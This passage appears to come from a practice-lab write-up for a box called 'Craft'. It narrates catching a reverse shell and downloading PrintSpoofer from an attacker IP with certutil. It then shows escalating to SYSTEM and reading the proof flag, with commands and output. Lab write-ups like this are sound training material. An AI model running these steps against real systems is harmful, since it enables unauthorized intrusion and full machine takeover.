
I switched to an Ivan Sincek reverse shell, which successfully connected!

┌──(kali㉿kali)-[~/practice/Craft]
└─$ nc -nvlp 4444
...
C:\xampp\htdocs>whoami
craft\apache
Now running as apache, I checked my privileges again and struck gold!
C:\xampp\htdocs>whoami /priv
...
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeImpersonatePrivilege was enabled! This meant I could use PrintSpoofer to elevate my privileges.
I transferred PrintSpoofer64.exe using certutil.exe:
C:\xampp\htdocs>certutil.exe -urlcache -split -f http://192.168.45.241:80/PrintSpoofer64.exe PrintSpoofer64.exeI switched back to PowerShell and ran PrintSpoofer64.exe:
PS C:\xampp\htdocs> .\PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
nt authority\system
With SYSTEM privileges secured, I navigated to the Administrator’s desktop and read the proof flag!
PS C:\users\administrator\desktop> cat proof.txt
3a473c9897c921d0c823f1e72e28770e
Note: If you noticed my IP address changing midway through the write-up, it’s because I was interrupted while solving the lab and had to reconnect!